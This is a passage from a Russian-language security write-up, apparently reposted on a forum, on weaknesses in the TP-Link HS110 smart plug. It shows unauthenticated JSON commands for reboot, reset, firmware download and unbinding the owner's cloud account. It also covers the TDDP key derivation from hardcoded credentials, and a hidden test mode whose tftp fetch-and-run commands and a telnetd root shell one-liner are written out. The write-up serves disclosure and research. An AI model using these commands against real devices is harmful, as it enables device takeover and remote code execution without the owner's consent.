1{"system":{"set_relay_state":{"state":1}}}Перезагрузка через определенное время:
{"system":{"reboot":{"delay":1}}}Сброс настроек до заводских и превращение в точку доступа:
{"system":{"reset":{"delay":1}}}
А если вспомнить, что у устройства нет аутентификации в сети, то получается, что любой пользователь Wi-Fi-сети может выполнить все указанные команды. Напомню про ссылку выше, по ней полный список команд ;-).
Из интересного стоит еще отметить команду установки прошивки. Загружается она с произвольного URL-адреса:
1{"system":{"download_firmware":{"url":"http://..."}}}Состояние загрузки можно получить через команду get_download_state:
{"system":{"get_download_state":{}}}
А для установки используется flash_firmware:
1{"system":{"flash_firmware":{}}}Просто так установить модифицированный образ не получится, поскольку он должен быть подписан одним из четырех захардкоженных RSA-ключей:
Wi-Fi-команды
Умную розетку можно еще использовать для сканирования ближайших точек доступа:
{"netif":{"get_scaninfo":{"refresh":1}}}
эта команда вернет полный список.
Подключиться к нужной точке доступа с необходимыми параметрами:
{"netif":{"set_stainfo":{"ssid":"WiFi","password":"123",
"key_type":3}}}Напомню, что все JSON-команды можно выполнять вне зависимости от состояния устройства. То есть в обычное время подключение к нужной сети требуется только для несконфигурированного состояния — когда умная розетка в режиме точки доступа.
Облачные команды
Умная розетка постоянно пытается соединиться с сервером TP-Link по адресу devs.tplinkcloud.com:50443, используя TLS. Это поведение сохраняется, даже если в Kasa установлена настройка работать только локально. Но мы можем изменить адрес сервера на нужный нам следующей командой:
{"cnCloud":{"set_server_url":{"server":"devs.tplinkcloud.com"}}} Только не забудь, что там должен быть действительный сертификат от Symantec EV Root CA.
Далее можно зарегистрировать устройство в облаке:
{"cnCloud":{"bind":{"username":alice@home.com, "password":"secret"}}}
И отвязать:
1{"cnCloud":{"unbind":null}}С помощью этих команд атакующий может отвязать устройство и изменить владельца. Еще он может перехватить регистрационные данные, отправляемые Kasa-приложением.
Ищем устройства TP-Link через Device Debug Protocol:
TP-Link Device Debug Protocol — запатентованный в Китае протокол TP-Link, в котором описывается, как устроены TDDP-пакеты. Этот протокол используется для пинга и поиска устройств TP-Link в сети посредством широковещательных сообщений, чтения и установки опций и выполнения специальных команд. Целостность TDDP поддерживается с помощью MD5, встроенного в заголовок каждого пакета:
Полезная нагрузка пакета также шифруется с помощью DES. Это означает, что любые читаемые или записанные настройки будут зашифрованы. DESключ устанавливается как половина (16 шестнадцатеричных чисел, или 8 байт) MD5-хеша от конкатенации имени пользователя и пароля устройства:
1md5(username + password)[:16]Так как HS110 не поддерживает какую-либо аутентификацию, то имя пользователя и пароль были захардкожены в shd-файл:
Для остальных устройств TP-Link можно проверить эти же данные или провести брутфорс-атаку по логину. С помощью одного UDP-пакета авторы смогли получить некоторую информацию об устройстве. Для воспроизведения нескольких интересных случаев было написано несколько скриптов («тестовая» строка, deviceID и hardwareID):
ТЕСТОВЫЙ РЕЖИМ
После дальнейшего анализа авторы нашли скрытый тестовый режим. Его видно в параметрах командной строки shd-файла:
Этот параметр запускает функцию wlan_start_art, которая, в свою очередь, запускает Atheros Radio Test (ART) для тестирования производительности Wi-Fi-адаптеров Atheros.
Функция wlan_start_art выполняет следующие команды:
LD_LIBRARY_PATH=/tmp
arping –I br0 –c 1 192.168.0.100
tftp –g 192.168.0.100 –r ap_bin/ap121/art.k
Код:
    –l /tmp/art.ko
insmod /tmp/art.ko
tftp –g 192.168.0.100 –r ap_bin/ap121/nart.out
Код:
   –l /tmp/nart.out
chmod +x /tmp/nart.out
/tmp/nart.out –instance 0 &
Этот кусок отладочного кода уже всплывал ранее в уязвимости роутеров TP-Link в 2013 году, которую можно было стриггерить с помощью скрытого адреса на web-сервере TP-Link http/tftp backdoor.
Эти команды соединяются с FTP-сервером, скачивают файл nart.out, делают его исполняемым и запускают. Для успешной эксплуатации достаточно сделать shell-скрипт с таким именем и расположить по нужному адресу. Достаточно даже будет запустить демон telnetd:
/bin/busybox telnetd –l/bin/sh &
Кстати, запуск этого режима возможно сделать удаленно. Для этого есть JSON-команда set_test_mode:
./tplink-smarthome.py -t 192.168.0.1
-j '{"system":{"set_test_mode":{"enable":1}}}'
В память устройства будет установлен специальный флаг, который проверяется в процессе загрузки. Поэтому нужно перезагрузить устройство:
Код:
./tplink-smarthome.py -t 192.168.0.1 -c rebootПосле этого устройство попытается соединиться с сетью hs_test и паролем 12345670.
Для установки точки доступа hs_ test авторы использовали hostapd со следующим конфигурационным файлом hostapd.conf:
interface=wlan0
driver=nl80211
ssid=hs_test
wpa=2
wpa_passphrase=12345670
channel=1
Увы, но здесь разработчики под суетились. Поведение в тестовом режиме не отличается от стандартного. Хотя в коде и есть обращение кwlan_start_art, но загрузки и исполнения скрипта не происходит. Возможно, эти строки были закомментированы.
ВЫВОДЫ
Как видишь по этому небольшому райтапу, безопасность умных устройств пока еще находится в зачаточном состоянии. Никаких сложных техник защиты в массовых клиентских устройствах не применяется, да и простая аутентификация используется далеко не всегда. Конечно, со временем эта область прогрессирует, как это было с вебом, но пока у независимых исследователей есть отличная возможность прокачать скиллы на несложных кейсах, а заодно сделать мир вокруг себя чуточку безопаснее.
@Internet
Последнее редактирование:
